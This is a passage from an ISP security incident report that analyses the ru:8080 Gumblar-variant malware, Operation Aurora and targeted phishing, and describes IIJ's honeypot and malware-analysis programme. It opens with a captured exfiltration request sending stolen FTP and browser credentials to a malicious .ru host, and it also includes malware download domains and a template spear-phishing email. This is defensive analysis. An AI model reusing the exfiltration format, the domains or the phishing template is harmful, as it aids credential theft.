User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; en)
Host: foresaleonline.ru
Accept: text/html
Connection: Keep-Alive
Content-Length: 285
Content-Type: multipart/form-data; boundary=----------XXXXXXXXXXXXXXXXXXXXXX

------------XXXXXXXXXXXXXXXXXXXXXX
Content-Disposition: form-data; name="data"

VWlkMDo6[redacted]NfXzo6dGVzdH5+dGVzdGBgd3d3
[redacted]2060DAvU2VjcmV0DQpGR19fOjp1c2VyMX5+dGVzdHBhc3N3ZGBgd3d3[redacted]
Cg==

------------XXXXXXXXXXXXXXXXXXXXXX--
HTTP/1.1 200 OK
```

Example of stealing website authentication information saved in browsers, and IDs and passwords saved in FTP clients.

```
UidO::[redacted]
PS__::test~~test``www.[redacted].com:80/Secret
FF__::user1~~testpasswd``www.[redacted].com
NULNULNULNULNUL
```

Figure 9: How ru:8080 Steals IDs and Passwords

[41] Gumblar is explained in Vol.4 of this report under "1.4.2 ID/Password Stealing Gumblar Malware" (http://www.iij.ad.jp/en/development/iir/pdf/iir_vol04_EN.pdf), and in Vol.6 under "1.4.1 Renewed Gumblar Activity" (http://www.iij.ad.jp/en/development/iir/pdf/iir_vol06_EN.pdf).

[42] At the time of writing (April 2010) ru:8080 is still active. It has also been observed that Gumblar activity, which had subsided by the end of December 2009, began again in February 2010.

[43] Because FTP accounts were stolen in these incidents similar to Gumblar, it was referred to as a Gumblar variant or a new form of Gumblar, and sometimes grouped in with Gumblar in news reports. It was also called "GNU GPL malware" due to the string "GNU GPL" appearing in comments in the script that it inserted, and "ru:8080" or "Gumblar.8080" because the FQDN of the site it redirected users to ended in Russia (ru) (although most of the IP addresses existed on four AS numbers in countries such as France), and because TCP port 8080 was used. However, among experts it is often treated as separate to Gumblar due to the types of vulnerabilities and the malware exploited being completely different. In this report we use the name "ru:8080" to differentiate it from the original Gumblar.

[44] In a JPCERT/CC survey it was confirmed that it stole authentication information that was saved in a variety of FTP clients and Web browsers. Increase in malware stealing FTP credentials (http://www.jpcert.or.jp/english/at/2010/at100005.txt). Even if currently saved ID and password information is deleted to counter this problem, IDs and passwords may still be retained in configuration files and registry entries depending on the client software used, so care must be taken.

of personal information, because authentication information that is saved in Web browsers in particular often includes IDs and passwords for websites with important financial or personal details, such as SNS, Webmail, online shopping, and online banking.

It is also responsible for a wide range of other malicious activity, such as installing bots to send spam, and installing scareware*[45] in an attempt to defraud users of money directly. The infection techniques it uses are also more advanced than those of Gumblar (Table 1). In particular, attacks on Adobe Reader vulnerabilities included zero-day attacks with no patch available at the time they were exploited, and it is believed that this contributed to a greater number of infections*[46].

Malware Behavior

The malware used by ru:8080 is a downloader*[47] that downloads two to five varieties of malware from a server after infection*[48]. Some of this malware is not saved as a file*[49], making it hard to detect. Additionally, the number and varieties of malware downloaded are changing over time. A list of the set of malware downloaded by ru:8080 malware at the beginning of January 2010 is shown in Figure 10. At this point, it installed bots (Waledac and later Pushdo), scareware (Security tool), and rootkits in addition to malware that steals IDs and passwords.

Software	Version	Vulnerability	Gumblar	ru:8080
Internet Explorer	== 7	MS09-002	● *	
Microsoft Video ActiveX Control	<= XP SP3	MS09-032		● *
Microsoft Office	<= 2003 SP3	MS09-043	●	
MDAC	<= 2.8 SP2	MS06-014	●	●
	<= 2.8 SP2	MS07-009	●	
Microsoft Access Snapshot Viewer	-	MS08-041		●
Adobe Flash	< 9.0.124	CVE-2007-0071	●	
	<10.0.23	CVE-2009-1862	●	
Adobe Reader / Acrobat	< 8.1.1	CVE-2007-5659		●
	< 8.1.2	CVE-2008-0655	●	
	< 8.1.3	CVE-2009-0927	●	
	< 8.1.3	CVE-2008-2992	●	●
	< 9.2.1	CVE-2009-4324		●
Java (JRE)	< 1.6.11	CVE-2008-5353	●	●
AOL Radio AmpX ActiveX	<= 2.4.0.6	BID:35028		●

Red text indicates vulnerabilities that were zero-day attacks when the incidents occurred
*Not confirmed by IIJ

Table 1: Comparison of Vulnerabilities Exploited

Work Towards a Countermeasure

Communications between ru:8080 and a server are encoded, and the decryption key is added as an HTTP header that does not follow the RFCs*[50]. The malware activity can be essentially neutralized by detecting and protecting against these distinctive communications using WAF or IPS *[51]. At IIJ we identify these characteristics by analyzing the samples we acquired, and apply this knowledge to our service access control. We are also participating actively in the activities of a number of organizations*[52], and exchanging information and evaluating more effective countermeasures together with other members.

We believe that similar incidents will continue to occur in the future, not limited to Gumblar or ru:8080. This means it will be necessary to continue to take precautions and implement countermeasures in response to the situation as it develops. The ru:8080 malware represents a particularly

*45 Software that aids fraudulent behavior for obtaining money under false pretenses. Scareware is explained in IIR Vol.3 under "1.4.3 Scareware" (http://www.iij.ad.jp/en/development/iir/pdf/iir_vol03_EN.pdf).

*46 A patch for this vulnerability was released on January 12, 2010. Security updates available for Adobe Reader and Acrobat APSB10-02 (http://www.adobe.com/support/security/bulletins/apsb10-02.html).

*47 Malware for primarily downloading additional functions from a server. By limiting its own functions to the download and execution of additional functions and not having other malicious functions itself, the malware attempts to avoid detection by anti-virus software. Original Gumblar malware was a dropper that contained another malware for stealing data, so it was possible for data to be stolen as soon as Gumblar was executed. With ru:8080, because a separate malware is downloaded and executed for these functions, it is comparatively easy to prevent information from being stolen by blocking communications that are used for downloading such as HTTP.

*48 The download site that ru:8080 connects to was changed every few weeks. As confirmed by IIJ, forhomessale.ru was used between December 28, 2009 and January 12, 2010, yourarray.ru was used between January 7 and February 10, 2010, exitguide.ru was used between February 5 and February 27, and stelane.ru was used between February 26 and March 18.

*49 Encoded malware is downloaded and decoded in memory without saving it to a file, and then executed by injecting it directly into another process. For this reason it is hard for anti-virus products to detect it either over communications or as a file.

*50 Headers such as Magic-Number: and Entity-Info: that do not follow the RFCs are added to HTTP responses. The data associated with these headers is used to restore the encoded malware.

*51 It was generally accepted that filtering HTTP requests by ".ru:8080" was effective, but at the time of writing the use of other TLD such as .info has started to appear. This is believed to be in part due to the fact that the procedure for acquiring a .ru domain was made more difficult from April 1. Announcement from the Coordination Center for ccTLD .RU (http://www.cctld.ru/en/news/news_detail.php?ID=682).

*52 For example, the activities of the Web Malware Mitigate Community (http://www.fourteenforty.jp/news/WebMalwareCommunity_PR.pdf) (in Japanese), Telecom-ISAC Japan (https://www.telecom-isac.jp/english/), and the Nippon CSIRT Association (http://www.nca.gr.jp/) (in Japanese).

high threat due to it stealing passwords that are saved within applications. Because it is difficult to evaluate the security of data saved within each application and implement countermeasures separately, comprehensive protection using password management tools may be effective.

1.4.2 Targeted Attacks and Operation Aurora

In recent years incidents of targeted attacks have been causing increasing concern. In January 2010, Google announced in a post on its official blog*[53] indicating its intention to change its approach to operations in China that it had been targeted by attacks since December 2009. These attacks were named Operation Aurora, and they received widespread media attention.


■ Targeted Attacks on Specific Entities

Targeted attacks are attacks on a specific organization or individual. In contrast to indiscriminate attacks on large numbers of unspecified targets such as network worm infections, the scope of the attacks is limited and they use techniques such as employing a topic associated with the organization or individual. A typical technique used in these attacks is fraudulent email. An email that appears to be from an organization or individual actually associated with the target of the attack is exploited, with the subject, main body, and attachment all tailored to appear as if they are related to the work of the recipient, inducing them to open the attachment. The attached file contains attack code that exploits an application vulnerability, infecting the recipient's PC with malware when the file is opened.

This malware often incorporates mechanisms that make its detection and analysis more difficult through methods such as downloading other malware. When this kind of malware infects a PC it often lies hidden without showing any visible symptoms, and there is a chance of confidential information being stolen before the user realizes (top half of Figure 11).

■ Examples of Targeted Attacks

Targeted attacks came to prominence from around 2005*[54]. Initially the attacks mainly targeted government agencies, and attacks via fraudulent email that targeted public agencies were also reported in Japan*[55]. Following this, reports of targeted attacks on corporate managers began to emerge*[56], and it became widely known that private companies were also being targeted.


ru:8080
Downloader
Malware A
Intercepts communications and steals FTP IDs and passwords
Malware B
Steals IDs and passwords for FTP servers and Websites that are saved on a PC
Malware C
Downloader
Malware D
Operates as a proxy server
Malware E
Downloader
Malware F (Waledac)
- Intercepts communications and steals the following IDs and passwords
+ HTTP
+ FTP
+ SMTP
+ POP3
- Acts as a bot and sends spam
etc.
Malware G (Security tool)
Scareware
Malware H
Rootkit

The examples of malware within the red border are not saved as files. Additionally, some malware deletes itself after execution even though it is initially saved as a file, so many varieties of malware are difficult to detect after infection.

Because the only malware that appears on-screen during infection is scareware, this tends to be the only one dealt with, but attention must be paid to the fact that as demonstrated a large number of malware are actually being installed.

Figure 10: List of Malware Installed by ru:8080

*[53] Official Google Blog: A new approach to China (http://googleblog.blogspot.com/2010/01/new-approach-to-china.html).

*[54] Alert from US-CERT in July 2005: US-CERT Technical Cyber Security Alert TA05-189A - Targeted Trojan Email Attacks (http://www.us-cert.gov/cas/techalerts/TA05-189A.html).

*[55] For example, the following alert published by the Ministry of Foreign Affairs. Ministry of Foreign Affairs: Beware of Email Containing a Virus that Misrepresents the Sender as the Ministry of Foreign Affairs (http://www.mofa.go.jp/mofaj/press/oshirase/18/osrs_0120.html) (in Japanese).


*[56] For example, SANS ISC's Handler's Diary: Better Business Bureau targeted malware spam (http://isc.sans.org/diary.html?storyid=2853).

In June of 2008, a targeted attack that posed as an announcement soliciting papers for a computer security symposium took place*[57]. The body of the email was cut and pasted from a legitimate message, and sent along with an attachment that was created by embedding malware into a legitimate PDF file. The targets of this attack were researchers that specialized in security. Additionally, in 2009 when the outbreak of a new strain of the influenza virus was beginning to spread, email that misrepresented itself as an alert from a medical research institution was sent to individuals responsible for dealing with the flu pandemic at companies and other organizations*[58].

Operation Aurora

Operation Aurora, which was announced in January 2010, can be thought of as a targeted attack on a private corporation. Google was not the only target of the attack, as several dozen other U.S. corporations were affected*[59].

It is said that this incident involved links to malicious websites that were sent via email and instant messenger. When one of these links was clicked, a previously unknown vulnerability in Internet Explorer*[60] was exploited to execute a zero-day attack*[61] using JavaScript, infecting the user with malware*[62]. This malware connected to a C&C server to receive commands from the attackers, and included functions for stealing and writing to files and settings, as well as functions for executing the download of new malware*[63]. It also had a desktop sharing function that enabled the attacker to monitor the screen of infected



▶Typical Example of an Attack Using Fraudulent Email with Malware Attached

From: XX (the address of an actual associate)
Subject: Notification of XXX Symposium for Researchers

Dear Researcher

The XX Society will hold the Xth XXX Symposium. .....We cordially request your participation and submission of research papers.

Schedule: ... (Content based on actual published information)
Location: .....

Refer to the attached file for application details.

(The attachment is an actual file infected with malware)

Attacker
Malware Distribution Server
Information Upload Server
1. Fraudulent Email Sent
2. Download
3. Confidential Information Stolen
Malware
Targeted User

When an attachment in an email that cannot be discerned from the genuine article is opened, malware embedded within it is executed, infecting the user's PC. Confidential information is stolen automatically.

A legitimate file is displayed on the user's screen, so the infection is hard to detect.

▶Operation Aurora Attacks

Attacker
Malicious Website
Malware Distribution Server
1. Fraudulent Message Sent (IM or email)
http://xxxxxx/xxx
Link to Malicious Site
Page Including a Zero-Day Browser Attack
2. Link Target Viewed
3. Download
4. Creation
5. Standby for Commands
6. Commands (Information Probe)
7. Confidential Information Stolen
Malware
Targeted User
C&C Server
Attacker

A message containing a link to a malicious site is sent.

When the link target is viewed, the user's PC is infected with malware using a zero-day attack that exploits a vulnerability in Internet Explorer.

Subsequently, multiple pieces of malware are downloaded automatically, including malware that enables the attacker to control the PC remotely (manipulation as a bot, or desktop sharing via VNC).

(IIJ has not obtained a specimen, so this is created using information generally available to the public)

Figure 11: Targeted Attacks Using Fraudulent Email

[57] The following report by the Computer Security (CSEC) Group of the Information Processing Society of Japan contains detailed information such as a chronological list of responses, and the results of analysis of attached malware. Information Regarding Virus Email Misrepresented as CSS2008 CFP (http://www.iwsec.org/csec/css2008-cfp-secinfo.html) (in Japanese).

[58] We touch upon examples of this in Vol.4 of this report, under “1.2 Incident Summary” (http://www.iij.ad.jp/en/development/iir/pdf/iir_vol04_EN.pdf).

[59] An advisory concerning Operation Aurora has also been issued by US-CERT (http://www.us-cert.gov/cas/techalerts/TA10-055A.html). This advisory also provides technical information useful for detecting infected hosts.

[60] This vulnerability was patched soon after Google’s blog post was published. Microsoft Security Bulletin MS10-002 - Critical: Cumulative Security Update for Internet Explorer (978207) (http://www.microsoft.com/technet/security/bulletin/ms10-002.mspx).

[61] A zero-day attack is the exploitation of software vulnerabilities for which no fix is available yet.

[62] The following report contains a detailed analysis of the attack code and malware. HBGary Threat Report: Operation Aurora (http://www.hbgary.com/press/hbgary-threat-report-operation-aurora/).

[63] The following article contains an analysis of the Hydraq malware used in this incident. ThreatExpert Blog: Trojan.Hydraq Exposed (http://blog.threatexpert.com/2010/01/trojanhydraq-exposed.html).

PCs and control them freely. It is thought that PCs infected in this way were used to access information for other hosts on the corporate network, and steal corporate secrets such as source code (lower half of Figure 11).

There were also reports of the discovery of websites that exploit the same vulnerability, and targeted attack email containing links to such sites, so the escalation of targeted attacks beyond Operation Aurora was cause for concern. There has even been news of targeted attacks that took advantage of these incidents by sending email purportedly containing information regarding Aurora*[64].

■ The Difficulty of Dealing with Targeted Attacks

As these examples demonstrate, individual targeted attacks are limited to specific targets. However, these targets are diverse in nature, and the fact that currently anyone could become a target brings the threat close to home. Targeted attacks are also considered challenging to deal with, due to the clever techniques used and the difficulty of uncovering them. For this reason, implementing countermeasures that prevent users from being deceived by fraudulent email may be an effective way of guarding against targeted attacks. Maintaining high user awareness through education and exercises*[65], and using systems for confirming the sender of email such as digital signatures or sender authentication are examples of such countermeasures. Targeted attacks may also exploit unknown vulnerabilities or malware that anti-virus products cannot protect against yet. In such cases, the sharing of information after the attack is uncovered is an important step to take. It is helpful to build relationships in advance that allow you to consult anti-virus product vendors and security specialists, and also contact security specialist organizations*[66] after the fact.

1.4.3 MITF Anti-Malware Activities

Here, we give an overview of the Malware Investigation Task Force (MITF) operated by IIJ. The MITF has been working on malware countermeasures since May 2007. Through a number of surveys*[67], it was established that the incident occurrence varies by network, so we launched the MITF to gain a better understanding of the status of the network that IIJ operates. The MITF detects malware activity using dedicated equipment, collects and analyzes this malware, and extracts information necessary for implementing countermeasures*[68].

■ Methods for Obtaining Malware

Malware infection activity on the Internet is not limited to virus-infected files. It also includes direct infections over networks, infections through Web content, and infections via email. In this section we explain the honeypot and Web crawler mechanisms used to observe these infection activities.

Honeypots involve connecting hosts with functions for emulating vulnerabilities to the Internet, and observing random communications from external sources. When malware infection activity reaches these honeypots via networks and a matching vulnerability exists, information about the attack source and malware specimens can be gathered*[69]. The MITF places these honeypots on the nationwide network that IIJ operates, and observes malware activity. One honeypot is installed for each /23 IP address space (one for every 512 IP addresses).

*64 F-Secure Weblog: “Targeted Attack Using “Operation Aurora” as the Lure” (http://www.f-secure.com/weblog/archives/00001863.html).

*65 JPCERT/CC has implemented practical surveys using dummy attack emails, and reported on the results (http://www.jpcert.or.jp/research/#inoculation) (in Japanese).

*66 Possible points of contact to consult regarding targeted attacks include the IPA’s suspicious email hotline (http://www.ipa.go.jp/security/virus/fushin110.html) (in Japanese), and submission of a JPCERT/CC incident report (http://www.jpcert.or.jp/english/ir/form.html).

*67 Sources such as JPCERT/CC research data (http://www.jpcert.or.jp/research/#botnet) (in Japanese) contain more information.

*68 The Cyber Clean Center (https://www.ccc.go.jp/en_index.html) began similar activities within Japan at an earlier stage, and IIJ is participating in these activities. However, we determined that in addition to attempting to gain an overall picture of the situation in Japan, there was also a need to investigate the IIJ network in more detail. There are in actual fact differences between the results we have both observed, and we have presented information regarding these differences at MWS 2009 (http://www.iwsec.org/mws/2009/presentation/A2-2.pdf) (in Japanese) and in the IIJ.news publication (http://www.iij.ad.jp/news/iijnews/2009/__icsFiles/afieldfile/2009/01/07/vol90.pdf) (in Japanese).

*69 Dionaea (http://dionaea.carnivore.it/) is an example of a honeypot implementation. Products such as SPECTER (http://www.specter.com/) also exist. PCs with an OS that actually contains vulnerabilities are also sometimes used as honeypots, but at IIJ we elect to use an implementation that emulates vulnerabilities to eliminate the risk of exploitation.

Web crawlers access a list of URLs just like a regular Web browser and inspect them sequentially, encountering content that includes attacks that exploit vulnerabilities. As a result, they obtain specimens by actually being infected by malware[*70]. When we first launched the MITF, we constructed and operated a Web crawler on an experimental basis. However, with the prevalence of malware that spreads via Web content such as Gumblar, this is currently one of the key components for obtaining malware specimens.

In addition to these, the MITF also utilizes methods for observing malware infections induced through spam mail, as well as methods for observing the files exchanged over P2P file sharing networks.

■ Methods for Analyzing Malware

The MITF has also devised a system for extracting information necessary for implementing countermeasures from malware specimens obtained. However, the purpose of this analysis is not to detect or remove malware, but instead to gather information focused on the communication characteristics (destination, protocol, and traffic volume, etc.) of malware activity.

One analysis technique we use is dynamic analysis, in which a virtual Internet is recreated in a closed network environment with no external connections. Malware is then released into this environment, and the communications that occur while it operates are observed[*71]. For this purpose, the dynamic analysis environment includes functions such as DNS servers, HTTP servers, and IRC servers that respond to malware requests. In addition to communications, dynamic analysis also enables malware file creation and process creation to be observed[*72]. This analysis makes it possible to identify the IP addresses and URLs of download servers, update servers, and botnet C&C servers. This technique also enables us to obtain valuable information to inhibit activities of unknown malware that cannot be detected by anti-virus products.

Another analysis technique used is static analysis, in which malware specimens obtained are firstly tested with multiple anti-virus products. When referenceable external information regarding the name or functions of a malware specimen is present, that information is used as reference. As some malware has methods for detecting closed environments or virtual machines, information cannot always be extracted using dynamic analysis alone. In these cases, analysis is performed manually using analysis tools. We also provide malware specimens to research facilities and anti-virus product vendors that we collaborate with[*73.]

■ MITF Overview and Future Plans

Figure 12 shows an overview of the MITF. As this demonstrates, the malware and analysis information we obtain is applied to our security service settings, contributing to the protection of customer networks and the secure operation of the IIJ network.

Using the MITF environment we have detailed here, we have obtained a great deal more information than we have presented in this series of reports. For example, information about offenders carrying out scanning behavior, the varieties of malware that are active, and the detection of DDoS attacks through response packets (backscatter) from attacks with spoofed IP addresses. We intend to continue providing information such as this.

Furthermore, compared to when the MITF was launched, the activity of malware that infects PCs directly over a network is on the decline, and there has been a shift to malware that compromises PCs via Web content. We believe that as network usage evolves, such as the progressing utilization of IPv6 and the popularization of cloud computing, malware incident trends will also change. The MITF is preparing to take the appropriate steps to deal with changes such as these.

[*70] HoneySpider (http://www.honeyspider.net/) is an example of a Web crawler implementation. There are also products such as Origma+ (http://www.fourteenforty.jp/products/origma/) (in Japanese) from Fourteenforty Research Institute, Inc.

[*71] This closed virtual Internet is implemented independently by IIJ.

[*72] Process Monitor is an example of an implementation that features functions such as these (http://technet.microsoft.com/en-us/sysinternals/bb896645.aspx).

[*73] As of April 2010, we provide specimens to a number of anti-virus product vendors, as well as security organizations and research facilities. IIJ would like the anti-virus products that our users are likely to use to be able to deal with the malware that is prevalent on the IIJ network. Anti-virus product vendors who wish to collaborate with us can contact the IIJ Group Security Coordination Team (IIJ-SECT) at sect@iij.ad.jp.

1.5 Conclusion

This report has provided a summary of security incidents to which IIJ has responded. In this volume we described Gumblar-like incidents and targeted attacks that continue to occur, as well as the anti-malware activities of IIJ's MITF.

By identifying and publicizing incidents and associated responses in reports such as this, IIJ will continue to inform the public about the dangers of Internet usage, providing the necessary countermeasures to allow the safe and secure use of the Internet.




Figure 12: MITF Framework

Authors:
Mamoru Saito
Manager of the Office of Emergency Response and Clearinghouse for Security Information, IIJ Service Division. After working in security services development for enterprise customers, Mr. Saito became the representative of the IIJ Group emergency response team, IIJ-SECT in 2001, participating in FIRST, an international group of CSIRTs. Mr. Saito serves as a steering committee member of several industry groups, including Telecom-ISAC Japan, Nippon CSIRT Association, Information Security Operation provider Group Japan, the Web Malware Mitigate Community, and others. In recognition of its close activities with both domestic and international organizations, the IIJ-SECT was awarded the "commendation from Director-General, Commerce and Information Policy Bureau, Ministry of Economy, Trade and Industry (CATEGORY - Promotion of Information Security)" at the FY 2009 Informatization Month Opening Ceremony.

Hirohide Tsuchiya (1.2 Incident Summary)
Hirohide Tsuchiya, Hiroshi Suzuki (1.3 Incident Survey)
Hiroshi Suzuki (1.4.1 ru:8080, Another Attack with a Gumblar-type Scheme)
Tadaaki Nagao (1.4.2 Targeted Attacks and Operation Aurora)
Mamoru Saito (1.4.3 MITF Anti-Malware Activities)
Office of Emergency Response and Clearinghouse for Security Information, IIJ Service Division

Contributors: **Masahiko Kato, Yuji Suga, Hiroaki Yoshikawa**
Office of Emergency Response and Clearinghouse for Security Information, IIJ Service Division

The Current State of Routing and Dealing with Detected Anomalous Routes

Packets are consistently sent to the correct destinations over the Internet due to the proper transfer of routing information between networks. In this section we will give an overview of routing protocols and summarize the problems caused by the advertisement of incorrect routing information.

2.1 Routing Protocol Types and Applications

The Internet is composed of a great number of interconnected networks, and it is in a constant state of flux. New networks may be connected, and existing connections may be severed for some reason. The connected networks themselves also change. A single network may sprawl beyond the borders of a country or region, or disappear due to factors such as its operators withdrawing from operations. It is only possible for us to communicate with the intended recipients amidst such change because packets are properly routed to reach their destination.

Dealing manually with the many changes that the Internet undergoes is not feasible. For this reason, dynamic routing protocols that automatically find and regulate the optimal routes are indispensable. Dynamic routing also has the merit of enabling distributed IP addresses to be utilized easily according to demand. Routing protocols such as RIP (Routing Information Protocol) and OSPF (Open Shortest Path First) are often used for comparatively small networks such as those within an organization. Meanwhile, for Internet routing between ISPs or large-scale networks, BGP (Border Gateway Protocol) is the standard routing protocol used.

When BGP was first designed, it was assumed that network architecture would use a protocol such as OSPF or IS-IS (Intermediate System to Intermediate System) as the IGP (Interior Gateway Protocol) for routing within an organization’s network, and BGP as the EGP (Exterior Gateway Protocol) between networks, with routing information synchronized between the IGP and EGP during operation. However, IGPs such as OSPF or IS-IS were not designed to process the large volume of routing information handled by BGP, so it was necessary to deviate from this architecture. This meant that instead of the BGP passing on routing information to the IGP, architecture in which BGP and IGP operate asynchronously as separate entities became the standard.

Furthermore, large-scale networks have recently been switching to architecture in which only the network topology (architecture) and the minimum necessary routing information are handled by IGP, with all other routing information handled by BGP, in order to support an increase in routes within the network and accelerate IGP convergence speed. For this reason, it has become crucial to implement BGP properly in order to route traffic correctly both between networks and within a network.

2.2 Network Policies

Each network has individual routing policies. There are some policies that leave everything to the routing protocol, and some networks that take more care with route selection. Using BGP, the policies for each network can be configured when routing information is exchanged. However, only a few items can be configured. They are limited to route filtering and priority settings, and markers for post-processing. When routing with BGP there is a need to skillfully implement a network policy that combines these elements to design a system that achieves the intended state.

There are some policies that the majority of networks use as standard. These are the customer, peer, and upstream policies that are specific to the type of interconnecting party. Customers are relayed (transited) to other networks such as peer or upstream ISPs. When routing traffic, in addition to sending all routes on the network itself to customers, routes advertised from customers are also sent to other networks. Peer ISPs exchange traffic with one another and with customers, exchanging only routes for the network itself and customers. Upstream ISPs work in a manner opposite to customers, being networks that are relayed to other networks. In addition to advertising routes from the network itself and customers to upstream ISPs, all routes from upstream ISPs are also advertised (Figure 1).

2.3 The Current State of Route Numbers

The routing information advertised by BGP is transmitted out to the rest of the world via interconnected networks. Networks around the world also advertise their routing information similarly, so when using BGP, information from a variety of networks connected to the Internet is received.

At the time of writing the number of BGP routes on the Internet totaled approximately 320,000 for IPv4 and 2,300 for IPv6. Recently the route numbers for both IPv4 and IPv6 have been increasing almost linearly. We also have reason to believe that these numbers will continue to increase in the future. New network connections, additional networks for service expansion, and route advertisement for traffic control are some of the possible reasons for the increasing number of routes.

